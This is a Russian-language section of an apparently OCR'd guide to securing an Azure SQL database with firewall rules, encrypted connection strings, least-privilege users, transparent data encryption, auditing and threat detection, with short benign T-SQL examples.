3.1. Защита базы данных SQL AZURE

Создание правила брандмауэра на уровне сервера с помощью портала Azure

Базы данных SQL защищены брандмауэром в Azure [8]. По умолчанию все подключения к серверу и базам данных на сервере отклоняются, за исключением подключений служб Azure.

Чтобы обеспечить наибольшую безопасность, для параметра "Разрешить доступ к службам Azure" следует установить значение "Выключено". Если необходимо подключаться к базе данных из виртуальной машины Azure или облачной службы, необходимо создать зарезервированный IP-адрес и разрешить доступ через брандмауэр только с этого зарезервированного IP-адреса.

Выполните приведенные ниже действия, чтобы создать для сервера правило брандмауэра уровня сервера базы данных SQL, разрешающее подключения с определенного IP-адреса.

Примечание

Если вы уже создали пример базы данных в Azure с помощью одного из предыдущих примеров и выполняете текущие инструкции на компьютере с тем же IP-адресом, то этот шаг можно пропустить, так как правило брандмауэра уровня сервера уже создано.


1. Щелкните **Базы данных SQL** в левом меню, затем на странице **Базы данных SQL** щелкните базу данных, для которой вы хотите настроить правило брандмауэра. После этого откроется страница обзора базы данных, где будет указано полное имя сервера (например, **mynewserver-20170313.database.windows.net**) и предоставлены параметры для дальнейшей

настройки.



2. Щелкните **Настройка брандмауэра для сервера** на панели инструментов, как показано на предыдущем рисунке. Откроется страница **параметров брандмауэра** для сервера базы данных SQL.

3. Щелкните **Добавить IP-адрес клиента** на панели инструментов, чтобы добавить общедоступный IP-адрес компьютера, подключающегося к порталу, или вручную введите правило брандмауэра. Нажмите кнопку **Сохранить**.



4. Нажмите кнопку **ОК**, а затем щелкните **X**, чтобы закрыть страницу **Параметры брандмауэра**. Теперь можно подключиться к любой базе данных на сервере с указанным IP-адресом или диапазоном IP-адресов.

Создание правила брандмауэра уровня базы данных с помощью SSMS

Правила брандмауэра уровня базы данных позволяют создавать отличающиеся параметры брандмауэра для разных баз данных на одном логическом сервере, а также создавать переносимые правила брандмауэра, т.е. правила, которые следуют за базой данных во время отработки отказа, а не хранятся на сервере SQL Server. Правила брандмауэра уровня базы данных можно настроить только с помощью инструкций Transact-SQL и только после настройки первого правила брандмауэра уровня сервера.

Инструкции по созданию правила брандмауэра для конкретной БД:

1. Подключитесь к базе данных, например с помощью SQL Server Management Studio.

2. В обозревателе объектов щелкните правой кнопкой мыши базу данных, для которой нужно добавить правило брандмауэра, и щелкните **Создать запрос**. Откроется пустое окно запроса, подключенное к базе данных.

3. В окне запроса измените IP-адрес на свой общедоступный IP-адрес, затем выполните приведенный ниже запрос.

```
EXECUTE sp_set_database_firewall_rule N'Example DB Rule','0.0.0.4','0.0.0.4';
```

4. На панели инструментов щелкните **Выполнить**, чтобы создать правило брандмауэра.

Просмотр подключения приложения к базе данных с помощью безопасной строки подключения

Чтобы обеспечить защищенное зашифрованное подключение между клиентским приложением и базой данных SQL, строка подключения должна быть настроена таким образом, чтобы:

- запрашивалось зашифрованное подключение
- сертификат сервера не считался доверенным.

В этом случае устанавливается подключение по протоколу TLS и уменьшается риск атак "злоумышленник в середине". Правильно настроенные строки подключения к базе данных SQL для поддерживаемых драйверов клиента можно получить на портале Azure, как показано для ADO.NET на приведенном снимке экрана.

1. В меню слева выберите **Базы данных SQL** и на странице **Базы данных SQL** щелкните имя своей базы данных.
2. На странице **Обзор** для базы данных щелкните **Показать строки подключения к базам данных**.
3. Просмотрите полную строку подключения **ADO.NET**.



Создание пользователей базы данных

Прежде чем создавать пользователей, необходимо выбрать один из двух типов аутентификации, поддерживаемых базой данных SQL Azure:

Аутентификация SQL: для имен для входа и пользователей используются имя пользователя и пароль, действительные только в контексте конкретной базы данных на логическом сервере.

Аутентификация Azure Active Directory: используются удостоверения, управляемые Azure Active Directory.

Если вы хотите использовать Azure Active Directory для аутентификации базы данных SQL, должен существовать предварительно заполненный каталог Azure Active Directory.

Выполните следующее, чтобы создать пользователя, использующего аутентификацию SQL.

1. Подключитесь к базе данных, например с помощью SQL Server Management Studio, с использованием учетных данных администратора сервера.
2. В обозревателе объектов щелкните правой кнопкой мыши базу данных, для которой нужно добавить нового пользователя, и щелкните **Создать запрос**. Откроется пустое окно запроса, связанное с выбранной базой данных.
3. В окне запроса введите следующее:

```
CREATE USER ApplicationUser WITH PASSWORD = 'YourStrongPassword1';
```

4. На панели инструментов щелкните **Выполнить**, чтобы создать пользователя.
5. По умолчанию пользователь может подключаться к базе данных, но не имеет разрешений на чтение и запись данных. Чтобы предоставить эти разрешения только что созданному пользователю, выполните следующие две команды в новом окне запроса.

```
ALTER ROLE db_datareader ADD MEMBER ApplicationUser;
ALTER ROLE db_datawriter ADD MEMBER ApplicationUser;
```


Рекомендуется создавать эти учетные записи без прав администратора на уровне базы данных для подключения к базе данных, если только не требуется выполнять задачи администрирования, например создавать пользователей.

Защита данных с помощью шифрования

Прозрачное шифрование данных базы данных SQL Azure (Transparent Data Encryption, TDE) позволяет автоматически шифровать неактивные данные, не внося каких-либо изменений в приложение, обращающееся к зашифрованной базе данных. Для новых баз данных прозрачное шифрование данных включено по умолчанию. Чтобы включить прозрачное шифрование данных для базы данных или убедиться, что оно включено, выполните следующее.

1. В меню слева выберите **Базы данных SQL** и на странице **Базы данных SQL** щелкните имя своей базы данных.

2. Щелкните **Прозрачное шифрование данных**, чтобы открыть страницу настройки TDE.



3. Если требуется, для параметра **Шифрование данных** задайте значение "Вкл." и нажмите кнопку **Сохранить**.


Начнется процесс шифрования в фоновом режиме. Вы можете отслеживать ход выполнения, подключившись к базе данных SQL с помощью SQL Server Management Studio, запросив столбец encryption_state представления sys.dm_database_encryption_keys.

Включение аудита базы данных SQL (при необходимости)


Аудит базы данных SQL Azure позволяет отслеживать события базы данных и записывать их в журнал аудита в учетной записи хранения Azure. Аудит может помочь вам соблюсти требования нормативов, проанализировать работу с базой данных и получить представление о расхождениях и аномалиях, которые могут указывать на предполагаемые нарушения безопасности. Чтобы создать политику аудита по умолчанию для базы данных SQL, сделайте следующее:

1. В меню слева выберите **Базы данных SQL** и на странице **Базы данных SQL** щелкните имя своей базы данных.

2. В колонке "Параметры" выберите **Аудит и обнаружение угроз**. Обратите внимание на то, что аудит уровня сервера отключен и в колонке имеется ссылка **Просмотр настроек аудита сервера**, позволяющая просмотреть или изменить настройки аудита сервера в данном контексте.



3. Если вы хотите включить тип аудита (или расположение), отличный от указанного на уровне сервера, **включите** аудит и выберите тип аудита **BLOB-объект**. Если включен аудит BLOB-объектов сервера, настроенный аудит для базы данных будет существовать параллельно с ним.



4. Выберите **Сведения о хранилище**, чтобы открыть колонку хранилища журналов аудита. Выберите учетную запись хранения Azure, в которой будут сохраняться журналы, и срок хранения, по истечении которого старые журналы будут удалены. Затем нажмите кнопку **ОК** внизу.

5. Щелкните **Сохранить**.

Включение обнаружения угроз базы данных SQL

Благодаря оповещениям безопасности о подозрительной активности система обнаружения угроз формирует дополнительный уровень безопасности, позволяющий клиентам обнаруживать потенциальные угрозы по мере возникновения и реагировать на них.


Пользователи могут анализировать подозрительные события с помощью аудита базы данных SQL, который позволяет определить причину таких событий (попытка получить доступ к данным в базе данных, нарушить безопасность или использовать их уязвимость).

Система обнаружения угроз упрощает устранение потенциальных угроз безопасности базы данных, не требуя наличия у пользователя экспертных навыков в сфере безопасности либо умения работать в сложных системах отслеживания угроз. Например, система обнаружения угроз обнаруживает определенную подозрительную активность в базе данных, указывающую на потенциальные попытки внедрения кода SQL.

Внедрение кода SQL — один из распространенных видов угроз безопасности веб-приложений в Интернете, используемый для получения несанкционированного доступа к приложениям, управляемым данными.

Взломщики используют уязвимые места приложения, чтобы ввести вредоносные инструкции SQL в поля ввода приложения, чтобы нарушить или изменить данные в базе данных.

1. Перейдите к колонке настройки базы данных SQL, которую требуется отслеживать. В колонке "Параметры" выберите **Аудит и обнаружение угроз**.




2. В колонке настроек **Аудит и обнаружение угроз** установите переключатель аудита в положение **Вкл.**, после чего отобразятся настройки обнаружения угроз.

3. Переведите переключатель обнаружения угроз в положение **Вкл.**

4. Настройте список электронных адресов, на которые будут приходить оповещения безопасности в случае обнаружения подозрительной активности в базе данных.


5. В колонке **Аудит и обнаружение угроз** щелкните **Сохранить**, чтобы сохранить новую или обновленную версию политики аудита и обнаружения угроз.



